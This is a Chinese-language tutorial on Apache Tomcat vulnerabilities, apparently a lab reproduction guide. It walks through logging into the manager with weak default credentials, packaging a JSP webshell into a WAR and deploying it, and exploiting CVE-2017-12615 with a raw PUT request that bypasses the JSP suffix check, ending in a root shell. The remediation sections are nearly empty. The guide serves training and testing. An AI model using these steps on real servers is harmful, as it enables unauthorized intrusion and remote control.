

# Tomcat漏洞

## Tomcat介绍

Tomcat是Apache 软件基金会（Apache Software Foundation）的Jakarta 项目中的一个核心项目，由Apache、Sun 和其他一些公司及个人共同开发而成。由于有了Sun 的参与和支持，最新的Servlet 和JSP 规范总是能在Tomcat 中得到体现，Tomcat 5支持最新的Servlet 2.4 和JSP 2.0 规范。因为Tomcat 技术先进、性能稳定，而且免费，因而深受Java 爱好者的喜爱并得到了部分软件开发商的认可，成为比较流行的Web 应用服务器。

Tomcat 服务器是一个免费的开放源代码的Web 应用服务器，属于轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试JSP 程序的首选。对于一个初学者来说，可以这样认为，当在一台机器上配置好Apache 服务器，可利用它响应HTML（标准通用标记语言下的一个应用）页面的访问请求。实际上Tomcat是Apache 服务器的扩展，但运行时它是独立运行的，所以当你运行tomcat 时，它实际上作为一个与Apache 独立的进程单独运行的。

## Tomcat漏洞

Tomcat常见漏洞

```
Tomcat AJP 文件包含漏洞
Tomcat弱口令
Tomcat反序列化漏洞 (CVE-2016-8735)
Tomcat本地提权漏洞 (CVE-2016-1240)
Tomcat之JMX服务弱口令漏洞
Tomcat的PUT的上传漏洞 (CVE-2017-12615)
Tomcat win版默认空口令漏洞 (CVE-2009-3548)
Tomcat 样例目录session操控漏洞
```

## Tomcat弱口

### 漏洞介绍

tomcat存在管理后台进行应用部署管理，且管理后台使用HTTP基础认证进行登录。若用户口令为弱口令，攻击者容易进行暴力破解登录后台并进行应用管理。Tomcat支持在后台部署war文件，可以直接将webshell部署到web 目录下。

### 漏洞原理

1、在Tomcat配置文件中存在弱口令

```
# 切换到配置目录
cd /usr/local/tomcat/conf
# 查看配置文件
cat tomcat-users.xml
```


```
root@da9e6f7634ad:/usr/local/tomcat/conf# cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">

  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <role rolename="manager-jmx"/>
  <role rolename="manager-status"/>
  <role rolename="admin-gui"/>
  <role rolename="admin-script"/>
  <user username="tomcat" password="tomcat" roles="manager-gui,manager-script,manager-jmx,manager-status,admin-gui,admin-script" />


</tomcat-users>
```

## 漏洞复现

### 1、打开漏洞网页环境



### 2、访问 http://xxx/manager/html



### 3、使用弱口令或者爆破的方式进入管理页面

Tomcat Web Application Manager

Message: OK

**Manager**

List Applications HTML Manager Help Manager Help Server Status

**Applications**

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

**Deploy**

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

**WAR file to deploy**

Select WAR file to upload  未选择文件.

Deploy

#### 4、生成war包木马

```
jar cvf shell.war shell.jsp
```

Windows Explorer view of the 'shell' directory:

名称	修改日期	类型	大小
shell.jsp	2020/8/19 2:22	Java Server Pag...	1 KB
shell.war	2022/4/4 16:29	WAR 文件	1 KB


Windows PowerShell terminal output:

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Users\DaoEr\Desktop\shell> jar cvf shell.war shell.jsp
已添加清单
正在添加: shell.jsp(输入 = 612)(输出 = 449)(压缩了 26%)
PS C:\Users\DaoEr\Desktop\shell>
```

#### 5、上传木马到服务器



## 6、使用冰蝎连接

地址为: `http://xxxx/war包文件名/shell名`



## 漏洞修复

### 1、更改口令

## Tomcat PUT上传

## 漏洞介绍

CVE-2017-12615对应的漏洞为任意文件写入，由于配置不当（非默认配置），导致可以使用PUT方法上传任意文件

## 漏洞原理

1、在Tomcat配置文件设置了PUT上传方法，在 web.xml 文件，可以发现，默认 readonly 为 true，当 readonly 设置为 false 时，可以通过 PUT / DELETE 进行文件操控

```

<!--
<!--   readonly      Is this context "read only", so HTTP
<!--   commands like PUT and DELETE are
<!--   rejected? [true]
<!--
<!--   readmeFile     File to display together with the directory
<!--   contents. [null]
<!--
<!--   sendfileSize    If the connector used supports sendfile, this
<!--   represents the minimal file size in KB for
<!--   which sendfile will be used. Use a negative
<!--   value to always disable sendfile. [48]
<!--
<!--   useAcceptRanges Should the Accept-Ranges header be included
<!--   in responses where appropriate? [true]
<!--
<!--   For directory listing customization. Checks localXsltFile, then
<!--   globalXsltFile, then defaults to original behavior.
<!--
<!--   localXsltFile    Make directory listings an XML doc and
<!--   pass the result to this style sheet residing
<!--   in that directory. This overrides
<!--   contextXsltFile and globalXsltFile[null]
<!--
<!--   contextXsltFile  Make directory listings an XML doc and
<!--   pass the result to this style sheet which is
<!--   relative to the context root. This overrides
<!--   globalXsltFile[null]
<!--
<!--   globalXsltFile   Site wide configuration version of
<!--   localXsltFile. This argument must either be an
<!--   absolute or relative (to either
<!--   $CATALINA_BASE/conf or $CATALINA_HOME/conf)
<!--   path that points to a location below either
<!--   $CATALINA_BASE/conf (checked first) or
<!--   $CATALINA_HOME/conf (checked second).[null]
<!--
<!--   showServerInfo   Should server information be presented in the
<!--   response sent to clients when directory
<!--   listings is enabled? [true]
-->

<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>>false</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>>false</param-value>
  </init-param>


```

默认为true

修改为false

## 漏洞复现

### 1、访问存在漏洞的页面




### 2、发送数据包

虽然Tomcat对文件后缀有一定检测（不能直接写jsp），但我们使用一些文件系统的特性（如Linux下可用`/`）来绕过了限制。

```
PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5


shell
```



The screenshot shows a web browser's developer tools with the 'Network' tab selected. A PUT request to `/1.jsp/` is visible. The request headers include `Host: your-ip:8080`, `Accept: */*`, `Accept-Language: en`, `User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)`, `Connection: close`, `Content-Type: application/x-www-form-urlencoded`, and `Content-Length: 5`. The request body is `shell`. The response is an `HTTP/1.1 201` with `Content-Length: 0`, `Date: Mon, 04 Apr 2022 09:49:04 GMT`, and `Connection: close`.

### 3、使用冰蝎连接

地址: `http://xxx/1.jsp`



The screenshot shows a web browser with the address bar displaying `http://192.168.41.132:8080/1.jsp`. The browser's developer tools are open, showing the 'Virtual Terminal' tab. The terminal output shows a shell prompt `/usr/local/tomcat/ >` and the command `whoami` being executed, resulting in the output `root`.

## 漏洞修复